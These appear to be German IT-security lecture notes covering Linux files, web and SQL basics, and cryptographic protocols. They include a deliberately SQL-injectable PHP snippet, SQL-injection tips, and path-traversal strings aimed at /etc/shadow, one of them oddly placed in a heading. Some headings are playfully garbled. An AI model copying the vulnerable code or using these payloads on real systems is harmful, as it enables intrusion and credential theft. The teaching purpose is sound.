Inhaltsverzeichnis

1 Grundlagen

1.1 Linux Grundlagen

1.1.1 Wichtige Systemdateien

In **/etc/passwd** (der Name ist anscheinend historisch bedingt) werden die Nutzer verwaltet. Die Einzelnen Einträge in der Datei sind folgendermaßen aufgebaut:

name:x:UserID:GruppenID:comment:homedirectory:logindirectory

Wichtig dabei ist, dass Root als ID jeweils eine 0 hat.
Die Passwörter liegen nun in einer weiterer Datei, nämlich **/etc/shadow**. Die Einzelnen Einträge in der Datei sind folgendermaßen aufgebaut:

Username : Hash-Code : Timestamps
mit Hash-Code: $ {1,2,3,4,5,6} $ 8-Byte Salt $ Passwort-Hash

Hierbei werden die Passwörter aus sicherheitsgründen nicht direkt gespeichert, sondern nur ein daraus resultierender Hash.


1.1.2 Environment Variablen

Jeder Prozess hat ein Environment dem Varialben zugeordnet sind. Diese Variablen enthalten wichtige Infos über das System, z.b. Pfad des Home Verzeichnisses. Zudem spezifizieren diese Variablen auch, wie sich der Prozess verhält. Man kann die Environment Variablen als Parameter einem Prozess mitgeben, ansonsten erbt das Programm die Environment Variablen des Eltern Prozesses. Wenn man einfach ein Programm im Terminal startet, so erbt das meist einfach die Environment Variablen des Bash-Prozesses. Die Variablen werden übrigens als String Array gespeichert. Mit <export NAME = “Inhalt als String!"> kann man eine Environment Variable im Terminal erzeugen. Mit echo $ NAME kann man den Inhalt ausgeben lassen. Startet man ein neues Terminal ist der Inhalt logischerweise wieder weg, weil Bash-Prozess beendet.


1.2 Grundlagen zum Web

1.2.1 Server Client Modell

Das Server Client Modell beschreibt die Kommunikation zwischen den Nutzern die eine Webseite anfordern (Clients) und denjenigen die eine Webseite zur Verfügung stellen (Server). Dies sieht folgendermaßen aus:



Ein Client schickt dabei eine HTTP Anfrage an den Server, dieser Verarbeitet diese und berechnet den mitgelieferten Skriptcode (z.b. Fibonacci), erstellt daraus die Webseite für den Client und verschickt diese dann. HTTP und die verschlüsselte Variante HTTPS sind Protokolle die zur Übertragung von Daten zwischen Browsern und Server verwendet wird.



https://xkcd.com/350/

1.2.2 HTML

HTML-Dokumente sind die Grundlage des World Wide Webs. Damit werden elektronische Dokumente strukturiert und folglich auch Webseiten beschrieben. Die Grundlage von HTML sind Elemente, welche meist duch ein öffnendes und schließendes tag definiert werden. Folgender Code soll eine kurze Einführung geben:

```
0  # Zeigt an, dass es sich um HTML handelt
1  <!DOCTYPE html>
2    # tag, welches den Anfang des Dokumentes definiert
3    <html>
4      # Beschreibt die Website, z.b. Titel, Suchmaschinenbeschreibung, etc.
5      <head>
6        # Zeigt Name der Webseite an
7        <title>Katzenbilder</title>
8      </head>
9      # Definiert ein Element, welches auf der Website angezeigt wird
10     <body>
11       # Laed ein Bild
12       <img src="Katzenbild.png" alt="Testbild">
13     </body>
14     # Mit div wird einfach ein Bereich zusammengefasst, fuer z.b. CSS
15     <div id = "main">
16       # Skript wie z.b. Javascript ausfuehren
17       <script>alert(Welcome);</script>
18       # PHP Ausfuehren:
19       <?php echo "Hello"; ?>
20       # Das form-tag wird verwendet um Userinput zu erhalten und abzuspeichern
21       <form action="<php-Code>" method="php Methode">
22         # Hier steht weiterer Code
23       </form>
24     </div>
25 </html>
```

Um nun mittels Skipte auf die einzelnen Elemente eines HTML-Dokumentes zuzugreifen gibt es die HTML-DOM Theorie. Nach dieser kann das HTML Dokument als Baumstruktur dargestellt werden und anhand von ID und Parent und Childs auf die einzelnen Elemente anhand von Skripten zugegriffen werden.

https://xkcd.com/1144/

1.2.3 Tipps für den Browser

Die Entwickleroption für Browser ist ein gutes Tool um Angriffe zu erkennen und durchzuführen. Zu dieser gelangt man anhand des Menüs oder mittels F12.

Inspektor
Der Inspektor zeigt den Code des Clients, welcher die Webseite anzeigt und an einen Server geschickt werden kann. In diesem ist es möglich den Code zu verändern, sodass die Webseite anders angezeigt wird oder der Server einen Request bekommt, den er fehlerhaft bearbeitet. Dies ist besonders Hilfreich für Code Injektions Angriffe.

Netzwerkanalyse
Greift der Server oder die Webseite auf externe Dienste zu, so kann mittels der Netzweranalyse eingesehen werden, welche Daten zwischen den einzelnen Akteuren verschickt werden. Die geht nur solange, wie die Daten unverschlüsselt sind.

1.3 Programmiersprachen und was gerne eine wäre

1.3.1 Javascript

Javascript ist eine Programmiersprache die sich besonders bei Webanwendung standartisiert hat. Javascript Code wird dabei auf dem Rechensystem des Clients ausgeführt und unterstützt Webseiten, damit diese z.b. dynamisch Veränderbar sind oder Zeugs berechnen können. Innerhalb einer Website sieht Javascript beispielsweise so aus:

```
<!DOCTYPE html>
  <html>
  ...
  # Javascript bereich startet:
  <script>
    # Code mit Javascript Syntax
    x = 42+1337;
    # Auf der Webseite eine Meldung anzeigen:
    alert(x)
  </html>
```

1.3.2 PHP

PHP ist eine Skriptsprache die besonders bei Webanwendungen standartisiert ist. Dabei wird der in HTML Code eingebettete Code meist Serverseitig berechnet. Dadurch werdn HTML-Dateien erstellt, die dann dem Client geschickt werden könnn. Innerhalb einer Website sieht PHP beispielsweise so aus:

```
<!DOCTYPE html>
  <html>
  ...
  # PHP Bereich startet:
  <?php
    # Auf der Webseite etwas anzeigen
    echo "Hallo, ich bin ein PHP-Skript!";
    # Userinput erhalten
    <input type="text" class="span3" name="user" placeholder="Username" />
    $username = $_GET["user"];
    ...
    # SQL Anfage mit PHP:
    $qry = "SELECT names FROM users WHERE name ='" $username "'";
    $res = mysql_query($qry);
  ?>
  </html>
```

1.3.3 SQL


Mittels SQL werden Datenbanken, dass erstellen dazugehöriger Einträge und das auslesen dieser verwaltet. Wichtige Befehle:

- Tabelle Erstellen: CREATE TABLE < Name > (< Attribute >);
- Tabelle Löschen: DROP TABLE < Name >;
- Werte einfügen: INSERT INTO < Name > VALUES (< Attributewerte >);
- Werte verändern: UPDATE < Name > ... SET < Attributname > = < Attributwert>;
- Werte löschen: DELETE FROM < Name > WHERE < Attributname > = < Attributwert>;
- Werte Abfragen: SELECT < Attributname > FROM < Name > WHERE < Attributname > = < Attributwert>;
- Tabellen kombinieren: < SQL Statement 1 > UNION < SQL Statement 2 >

Beispiel

- CREATE TABLE customers (id int, name varchar(20). adress varchar(30));
- INSTERT INTO customers VALUES (42, 'Big Daddy', 'Erlangen');
- SELECT id, name FROM customers WHERE adress = 'Erlangen';

Ein weiteres wichtiges Tool für SQL-Injections ist der Kommentar. Kommentare werden mit '- - ' angegeben, wobei nach den beiden auseinanderfolgenden Bindestrichen ein Leerzeichen folgt. Zudem kann es teilweise nützlich sein mit 1=0 eine Abfrage abzubrechen. Z.b. kann man damit bei einem Union zwischen zwei SELETCTS eines abbrechen, sodass nur die andere Tabelle ausgegeben wird.



https://xkcd.com/1409/

2 Einordnung des Begriffs Sicherheit

2.1 Das CIA-Prinzip

Sicherheit bedeutet, dass die Interessen, Ziele und Anforderungen (z.b. Bewegungsfreiheit, Unversehrtheit, Briefgeheimnis) eines System gewährleitet werden. Sicherheitsmechanismen können Angriffe abwehren oder den Schaden eindämmen. Diese müssen aber auch regelmäßig überprüft werden, damit diese auch durchgehend funktionieren. Zudem sollte der Sicherheitsaufwand auch dem Risiko entsprechen. Die Sicherheitsinteressen eines Systems lassen sich mit dem CIA-Prinzip zusammenfassen:

C	I	A
Vertraulichkeit (confidentiality)	Integrität (integrity)	Verfügbarkeit (availability)

Vertraulichkeit

- Vertraulichkeit: Resource steht nur bestimmten Personen zur Verfügung
- Anonymität: Personen, welche eine Resource benützen, sind unbekannt
- Unbeobachtbarkeit: Personen und Benutzung einer Resource sind für Dritten unbekannt

Integrität

- Integrität: Die Resource enthält, was man erwartet und wurde nicht unerlaubt verändert
- Authentizität: Die Resource kommt nachweislich vom richtigen Absender
- Nicht Abstreitbar: Die Identität des Absenders ist drittem beweisbar

Verfügbarkeit

- Verfügbarkeit: Wenn eine Resource benötigt wird, steht diese zur Verfügung
- Zuverlässigkeit: Wenn eine Resource benötigt wird, funktioniert diese auch

Nun gibt es noch weitere Aspekte die zum Thema Sicherheit gehören. Im folgenden werden die wichtigsten genannt:

Weitere Sicherheitsaspekte

Gefahren:

- Zufällige Gefahren: Fehler, Unglücke, Bugs
- Böswillige Gefahren: Absichtlich von einem Gegenspieler erzeugt


Angreifermodell:

- Rolle (Außenstehender, Benutzer, etc.)
- Verbreitung (Was kann er überwinden)

- Verhalten (aktiv, passiv)
- Stärke (Intelligenz, Rechenkapazität, etc.)

Klassische Sicherheitsmechanismen:

- Ausweise / Passwörter (Integrität)
- Backups (Verfügbarkeit)
- Sichtschutzmauer (Vertraulichkeit)



https://xkcd.com/932/

2.2 Cyper Sicherheit

Durch die Vernetzung von Computern ist der Cyper Space entstanden. Dieses komplexe Gebilde bringt seine eigenen Gesetze mit sich:

Die neues Gesetze des Cyberspace

Gesetz der Automatisierbarkeit:

- Naturphänomene können im Cyberspace nachgebildet werden
- Digitale Objekte sind nur an programmierte Regeln gebunden
- Programmierte Regeln können von Computern (schnell) ausgeführt werden
- Große Datenmengen können effizient erhoben und verarbeitet werden

Gesetz der räumlichen Entgrenzung:

- Daten und Programme sind geographisch nicht gebunden
- Hardware-Virtualisierung ermöglicht Entkopplung von Programmen und physischer Ausführumgebung

Gesetz der Kopierbarkeit:

- Beliebige Artefakte im Cyberspace können perfekt kopiert werden
- Identitätsinformationen (Ausweise) kopierbar

Gesetz der Komplexität:

- Ein Rechner hat einen rießigen Zustandsraum (übersteigt Anzahl der Atome im Universum)
- Cyberspace wird durch vergessene/nicht verwendete Daten vermüllt

Durch diese Gesetze entstehen **neue Gefahren**. Datenmengen können durch das Gesetz der Kopierbarkeit gestohlen werden, aber ebenso auch verbreitet werden (Begünstigt SPAM). Angriffe können automatisiert werden (Begünstigt Bruteforce Angriffe). Datenpackete können abgefangen und verändert werden (Begünstigt Phishing und Man in the Middle Angriffe). Schließlich ist das System auch so komplex, dass immer die Gefahr von unbekannten Sicherheitslücken in Programmen, Modulen, Webseiten, etc. vorhanden ist (Begünstigt Maleware). Um sich nun schützen zu können, kann man anhand des CIA-Prinzipes die Schutzziele kategorisieren:

CIA-Prinzip im Cyberspace

Vertraulichkeit:

- Daten nur für Sender und Empfänger lesbar

Integrität:

- Daten von Dritten nicht veränderbar

Verfügbarkeit:

- Authentizität: Der Sender ist dem Empfänger bekannt und dies kann überprüft werden (Achtung: Pishing-Websites oder gefackte Email-absender)
- Verfügbarkeit: Versendete Daten werden nicht von Dritten verlangsamt oder abgefangen/gelöscht

Einige dieser Prinzipien können im Cyberspace anhand von Kryptographie sichergestellt werden.

Anmerkung: Daten repräsentieren Informationen, welche durch Interpretation wieder in Informationen umgewandelt werden.

3 Kryptographie

Die Kryptographie ist ein Werkzeug um mittels Schlüsseln Klartexte derartig zu verändern, dass nur ein ausgewählter Kreis an Personen aus dem Chiffretext wieder einen Klartext generieren kann.

CIA-Prinzip bei Kryptographie


- Zusicherung von Vertraulichkeit
- Zusicherung von Integrität
- Zusicherung von Verfügbarkeit NICHT möglich

Im Zuge der IT-Sicherheit sind besonders kryptographische Protokolle interessant. Diese werden folgendermaßen dargestellt:

Protokoll

$A \rightarrow B$	:	*calculate fib*(30)
B	:	*calculate fib*(30)
$B \rightarrow A$	:	*result* : 832040

In der linken Spalte stehen dabei die Akteure, bzw. die Richtung in der eine Nachricht geschickt wird. In der rechten Spalte steht die Berechnung bzw. die ausgetauschte Nachricht.



https://xkcd.com/538/

3.1 Symmetrische Verschlü (->13) ttfmvoh

Das Hauptziel symmetrischer Verschlüsselung ist die Zusicherung der Vertraulichkeit. Grundlegend gilt dabei:

- Beide Kommunikationspartner benutzen den gleichen Schlüssel
- n Teilnehmern benötigen $\frac{n \cdot (n-1)}{2}$ Schlüssel
- Beispiele: AES, DES

Das Problem bei symmetrischer Verschlüsselung ist, dass der Schlüssel nicht ohne weiteres über eine öffentliche Leitung ausgetauscht werden kann. Eine Möglichkeit dennoch den Schlüssel auszutauschen bilden sogenannte Schlüsselverteilungszentralen, welche den Kommunikationspartner die Schlüssel zur Verfügung stellen.
Eines der bekanntesten symmetrischen Verfahren ist das One-Time-Pad, welches auch Vernam Chiffre genannt wird:

One Time Pad

Sei c der Chiffretext und m der Klartext:

- Gen: Zufälliger Schlüssel der Länge n: $k = \{0, 1\}^n$
- Enc: c = m XOR k
- Dec: m = c XOR k

Dieses Verfahren gilt als informationstheoretisch perfekt sicher. Eine wichtige Rolle spielt dabei, dass der Schlüssel komplett zufällig gewählt wird und genauso lang ist wie die Nachricht. Im Zuge dessen konnte man beweisen, dass Verfahren, bei denen der Schlüssel kürzer ist als die Nachricht, nicht perfekt sicher sind. Dennoch werden in der Praxis nicht perfekt sichere Verfahren verwendet, da zu große Schlüssel einfach extrem unpraktisch sind.

3.2 As^{2}ymetrische Verschlüsselung

Das Hauptziel asymmetrischer Verfahren ist die Sicherung der Integrität und Authentizität. Grundlegend gilt dabei:

- Beide Kommunikationspartner benutzen unterschiedliche Schlüssel, jeweils einen öffentlichen und einen privaten
- n Teilnehmern benötigen n Schlüssel
- Beispiele RSA, ECC

Die Idee der assymetrischen Verfahren war revolutionär, da sich nun einfach und sicher Schlüssel über einen öffentlichen Kanal austauschen ließen, beispielsweise anhand von Schlüsselverteilungsdiensten. Die Grundlegende Idee der assymetrischen Kryptographie geht aus dem Diffie Hellman Schlüsselaustausch hervor:

Diffie-Hellman-Schlüsselaustausch

- Grundlage diskreter Logarithmus: $n \equiv g^a \ mod \ p$
- Alice und Bob wählen einen geheimen Schlüssel k_a, k_b
- Beide einigen sich auf Primzahl p und natürliche Zahl g
- Beide berechnen ihren öffentlichen Schlüssel anhand des diskreten Logarithmus: $pk \equiv g^k \ mod \ p$
- Beide berechnen gemeinsamen geheimen Schlüssel: $sk \equiv pk_a^{k_b} \equiv pk_b^{k_a} \ mod \ p$

Um nun das bekanntere Verfahren RSA zu verstehen benötigt man zunächst einmal ein paar zahlentheoretische Grundlagen:

Grundlegende Zahlentheorie

Eulersche Phi Funktion:
$\phi(n)$ gibt zu einer Zahl n alle teilerfremden Zahlen kleiner als n an. Bei Primzahlen ist das Ergebnis immer n-1.

Satz von Euler:
Seien a und n teilerfremde ganze Zahlen, so gilt

$$a^{\phi(n)} \equiv 1 \ mod \ n$$

Chinesischer RestKLASSENsatz:
Ein Werkzeug um eine Menge ähnlicher Kongruenzgleichungen zu lösen.

Damit kann nun die Grundidee von RSA definiert werden:

Textbook RSA

- Wähle zwei Primzahlen p, q
- Berechne $N = p \cdot q$ und $\phi(N) = (p-1) \cdot (q-1)$
- Wähle ein zu (p-1) und (q-1) teilerfremdes e, sodass $3 \leq e < \phi(N)$ gilt
- Berechne d sodass $e \cdot d \equiv 1 \ mod \ \phi(N)$
- Öffentlicher Schlüsel (e, N) und privater Schlüssel (d, N)
- Verschlüsseln: $c \equiv m^e \ mod \ N$
- Entschlüsseln: $m \equiv c^d \ mod \ N$

RSA gilt als wohluntersucht sicher, da das zugrundeliegende Problem der Faktorisierung als schwierig gilt. Das RSA Kryptosystem erfüllt die algebraischen Homomorphieeigenschaften bezüglich der Multiplikation $x^c \cdot y^c = (x \cdot y)^c \Rightarrow ENC(x) \cdot ENC(y) = ENC(x \cdot y)$. Dadurch werden Chosen Cyphertext Angriffe ermöglicht.
Durch die Homomorphieeigenschaft wird aber auch anonyme digitale Bezahlung mittels blinder Signatur ermöglicht: 1. Die Bank generiert einen Testschlüssel t für einen Betrag und schickt diesen A. A erzeugt zwei Zufallszahlen r und v und berechnet w = v| |v (Konkationation von v). A schickt $w \cdot r^t$ an die Bank. 2. Die Bank signiert die Daten von A und erzeugt daraus $w^s \cdot r$ anhand des Signaturschlüssels s. Bank schickt dies an den Kunden und bucht das Geld vom Konto des Kunden ab. Somit hat der Kunde nun digitale Währung erhalten. 3. Gibt A diesen Betrag B, so kann B die Daten an die Bank schicken und die Bank gibt B den dazugehörigen Betrag (ohne dabei direkte Kentnisse über die Verbindung von A und B zu haben, wodurch eine gewissen Anonymität entsteht).

https://xkcd.com/504/

3.3 Hashing und MACs

Eine **Hashfunktion** unterscheidet sich daher von symmetrischer und assymetrischer Verschlüsselung, dass das Ergebnis nicht reversibel ist. D.h. Aus dem Entstandenen Hash sollte es nicht möglich sein auf die Eingabe zurückzuschließen. Daher kann man Hash-Funktionen als eine Art **Einwegfunktion** vorstellen (deren Existenz ist übrigens noch nicht bewiesen). Bekannte Beispiele für Hashfunktionen sind die SHA und MD Familien. Eine Hashfunktion gewährleistet zudem, manche besser als andere, die sogenannte **kollisionsresistenz**. D.h. für eine kryptographisch geeignete Hashfunktion ist es sehr schwer zwei Eingaben zu finden, sodass diese den gleichen Hash generieren.
Message Authentification Codes (MAC) sind nun Codeblöcke die an Nachrichten angehängt werden um deren Integrität und Authentizität zu sichern. D.h. damit wird sichergestellt, dass die Nachricht unverändert ist und vom richtigen Absender kommt. Zur erstellen der MACs hashed man meist die Nachricht (zur Sicherung der Integrität) zusammen mit dem gemeinsamen Schlüssel (zur Sicherung der Authentizität). Den erstellten Datenblock kann man nun einfach an die Nachricht anhängen.
Zur erstellen von MACs sollten kryptographisch sichere Hash-Funktionen verwendet werden, da diese Kollisiongsresistenz bieten. Ist dies nicht der Fall, wenn man z.b. XOR statt Hashen verwendet, so kann ein Angreifer leichter einen gefälschten MAC erzeugen, wodruch die Kommunikation unsicher ist. Zudem ist XOR reversibel, wodurch es möglich sein kann, dass ein Angreifer aus dem MAC auf den gemeinsamen Schlüssel schließen kann. Dies ist wegen der Ähnlichkeit zu Einwegfunktionen beim Hashing nicht der Fall.

3.4 Kryptographische ←↓→ Angriffe

Angriffziele

- Total Break: Angreifer erhält den Schlüssel des Verfahrens
- Universal Break: Angreifer erhält ein zum Schlüssel äquivalentes Verfahren
- Selective Break: Angreifer kann ausgewählte Nachrichten entschlüsseln
- Existential Break: Angreifer kann irgendwelche Nachrichten entschlüsseln

Angriffstypen

Passive Angriffe:
- Ciphertext-Only-Attack: Angreifer sieht nur das Chiffrat
- Known-Plaintext-Attack: Angreifer kennt zu irgendeinem Text den Chiffretext

Aktive Angriffe:
- Chosen-Plaintext-Attack: Angreifer kann ausgewählte Nachrichten verschlüsseln lassen
- Chosen-Chiphtertext-Attack: Angreifer kennt zu ausgewählten Chiffren den Klartext

Angriffsarten

- Replay Angriff: Chiffre Nachrichten Abfangen und bei bedarf selbst schicken. Beispiel: Smarthome Lichtschaltung verwendet ein kryptographisches Protokoll, aber Nachricht für Lichanschalten ist immer gleich: Mit einem Replay Angriff kann das Licht beliebig angeschalten werden. Mit Automatisierung und Ausschalten kann man dann auch nen Rave starten
- Buchführungsangriff: Bei einem solchen Angriff kann ein Angreifer die Kommunikation abfangen, diese Daten verarbeiten und zu einem beliebigen späteren Zeitpunkt wieder verwenden. Verhindert werden kann dies durch Zeitstempel.
- Man in the Middle Angriff: Habe man zwei Akteure A und B die miteinander kommunizieren. Der Angreifer gibt sich bei einem Man in the Middle Angriff für A als B und für B als A aus. Damit kann beispielsweise der Schlüsselaustausch bei einem assymetrischen Verfahren unterwandert werden, indem der Angreifer A und B die selbst erstellten öffentlichen Schlüssel zuspielt.

3.5 Protokolle → zur Authentifikation : und Integrität

In den folgenden Protokollen werden zum einen Authentifikaitonsprotokolle betrachtet. Dabei möchte sich ein Akteur A gegenüber B authentisieren. Genauer gesagt: A möchte B eine Nachricht schicken, so dass B anschließend dann und auch nur dann weiß, dass am anderen Ende des Kanals A steckt. Zudem anderen werden auch Protokolle zur Integrität, also Unveränderlichkeit der Nachricht, betrachtet.

3.5.1 Symmetrische Protokolle

Zuerst werden Authentifizierungsprotokolle betrachtet, welche mittels symmetrischen Verfahren funktionieren. Dabei ist k der gemeinsame Schlüssel der beiden Parteien. Betrachte man sich zuerst dieses einfache Vorgehen:

Protokoll Authentifikation mit Replay

$A \to B$	:	$ENC_k(42)$
B	:	ok, falls für empfangenen Wert y gilt $y = 42$

Dieses Protokoll ist nicht sicher, da es Replay Angriffe ermöglichen würde. Der angreifer kann nämlich einfach die Nachricht von A abfangen und sich danach immer wieder selbst als A ausgeben.
Um nun derartige Replay-Angriffe bei der Authentifizierung mit symmetrischen Verfahren zu verhindern benötigt man Zufallszahlen innterhalb des Protokolls:

Protokoll Authentifikation ohne Replay

A	:	Wähle r zufällig
$A \to B$	:	$(r, ENC_k(r))$
B	:	ok, falls für empfangenes y_1, y_2 gilt $DEC_k(y_2) = y_1$

Dieses Protokoll ist nun relativ sicher, ist aber weiterhin theoretisch angreifbar, da sich die Nachrichten beliebig zerlegen und wieder zusammensetzen lassen. Die erfolgswahrscheinlichkeit hierbei ist aber eher gering.
Die oben genannten Angriffe ermöglichen nun immernoch Buchführungsangriffe. Um diese zu verhindern müssen beide Akteure in das Protokoll eingebunden werden:

Protokoll Authentifikation ohne Buchführung

B	:	Wähle r zufällig
$B \to A$	:	r
$A \to B$	:	$ENC_k(r)$
B	:	ok, falls für empfangenes y_1, y_2 gilt $DEC_k(y) = r$

Das Protokoll sieht zwar sicher aus, aber ein Angreifer kann hierbei einen Man in the Middle Angriff ausführen, bei dem er A als eine Art Orakel verwendet, diesen also nutzt um die Daten von B zu verschlüsseln (Chosen-Plaintext Angriff). Dadurch ist das Protokoll unsicher, da sich ein Angreifer in diesem Fall als B ausgeben kann. Mit folgendem Protokoll wird auch ein derartiger Angriff verhindert:

Protokoll Sicheres Symmetrisches Authentifikationsprotokoll

$A \to B$	:	Initiiere Authentisierung
B	:	Wähle r zufällig
$B \to A$	:	r
$A \to B$	:	$ENC_k(r)$
B	:	ok, falls für empfangenes y_1, y_2 gilt $DEC_k(y) = r$

Nun möchte man zusätzlich die Integrität der Nachricht sicherstellen, welcher zur Authentifikation genutzt wird. Dazu benötigt man Hash-Funktionen. Ein einfaches derartiges Protokoll sieht folgendermaßen aus:

Protokoll Authentifikation und Integrität mit Replay

$A \rightarrow B$	:	$(m, hash(k\|\|m))$
B	:	ok, falls für empfangenes (y_1, y_2) gilt $y_2 = hash(k\|\|y_1)$

Hierbei ist die Integrität der Nachricht gesichert, insofern die Hash-Funktion kryptographisch sicher ist. Aber es sind wieder Replay-Angriffe möglich, wodurch das Verfahren nicht sicher ist. Abschließens wird noch ein Protokoll vorgestellt, welches die Authentifikation mit Integrität erfüllt und weder mit Replay, Buchführung oder Man in the Middle Angriffen geknackt werden kann:

Protokoll Sicheres Symmetrisches Authentifikationsprotokoll mit Integrität

$A \rightarrow B$	:	Initiiere Authentisierung
B	:	Wähle r zufällig
$B \rightarrow A$	:	r
$A \rightarrow B$	:	$ENC_k\{(m, hash(k\|\|m\|\|r))\}$
B	:	ok, falls für empfangenes $DEC_k(m') = (y_1, y_2)$ gilt $y_2 = hash(k\|\|y_1\|\|r)$

Das Protokoll hat zudem den Vorteil, dass die übertragenen Daten nicht einfach in die Bestandteile zerlegbar sind, wodurch diese nicht wahllos kombiniert werden können und somit auch keine Möglichkeit besteht neuen Nachrichten aus eben diesen Bestandteilen ungewollt zu erzeugen.

3.5.2 As^{2}mmetrische Protokolle

Die Authentifikation ist bei assymetrischen Verfahren ähnlich nachweisbar wie bei symmetrischen Verfahren, nur dass man nun halt zwei Schlüssel hat.

Protokoll Authentifikation ohne Replay

A	:	Wähle r zufällig
$A \rightarrow B$	:	$(r, ENC_{Apriv}(r))$
B	:	ok, falls für empfangenes y_1, y_2 gilt $DEC_{Apub}(y_2) = y_1$

Auch die restlichen Verfahren kann man identisch wie die symmetrischen Verfahren aufbauen, nur das man bei den assymetrischen Protokollen darauf achten muss mit den privaten und öffentlichen Schlüssel zu ver- und entschlüsseln.

3.6 Moderne Authentifikation ohne Length Extension Attacks%00%00/etc/shadow

Die Authentifikation mit den bisher vorgestellten Verfahren ist in der heutigen Anwendung unsicher. Die erstellten Message Authentifications Codes MAC, also die gehashten Daten mit denen authentifiziert wird und die Integrität sichergestellt wird, können nämlich mit Length Extension Angriffen gebrochen werden. Im Folgenden wird dazu das MD5 Verfahren analysiert und erläutert wie dieses gebrochen werden kann.

MD5-Verfahren in groben Zügen

1. Aufteilung der Nachricht in m 512 Bit Blöcke
2. Letzter Block wird durch Padding (Anhängen von 0en) auf 512 Bit gebracht
3. Initialisiere zusätzlich vier 32 Bit Zustandsregister
4. Wende pro Block eine nicht lineare Funktion auf den Block und die Zustandsregister an und überschreibe die Zustandsregister
5. Konkateniere die Zustandsregister und erhalte einen 128 Bit Hash

Wie dieser Algorithmus angegriffen werden kann wird nun anhand eines Beispieles erläutert. Gebe es eine Webseite, welche authentisierten Nutzern den Downnload von Dateien erlaubt. Dazu benötigt der Server den Dateinamen/Verzeichnis m und einen dazugehörigen MAC bestehtend aus einem secret k und m, sodass $MAC(m) = h(k||m)$ gilt. h ist dabei das Hashverfahren MD5. Ein Angreifer geht nun folgendermaßen vor:

Vorgehen des Angreifers

1. Fange m und $MAC(k||m)$ ab

2. Generiere $m||m_a$ mit m_a als Zusatz des Angreifers
3. Generiere $MAC'(k||m||m_a)$ ohne Kenntnis von k

Dabei kann $m||m_a$ einfach erzeugt werden, indem man die letzten n gepaddeten bytes von m mit m_a überschreibt. Den neuen MAC erstellt man indem man den internen Zustand des Hashverfahrens am Ende der alten MAC wieder herstellt, sodass insbesonders die Zustandsregister den alten MAC enthalten. Danach hasht man den angehängten Teil m_a einfach drauf. Dadurch entsteht also $MAC'(k||m||m_a)$. Im Beispiel des Servers kann man also */../../../../../etc/shadow* an m anhängen, den dazugehörigen MAC erzeugen und somit die Passwörter des Webservers bekommen.
Diese Length Extension Attacks können mit Keyed-Hash Message Authentication Codes HMAC verhindert werden. Dabei erzeugt man zwei Konstanten $ipad = 0x36 * Blocksize$ und $opad = 0x5c * Blocksize$ die abhängig von einer vom Verfahren festgelegten konstanten Blocksize erzeugt werden. Damit berechnet man schließlich den HMAC einer Nachricht m mit Schlüssel k folgendermaßen:

$$HMAC(k, m) = hash((k\ XOR\ opad)||hash((k\ XOR\ ipad)||m))$$

3.7 Public Key Infrastruktur

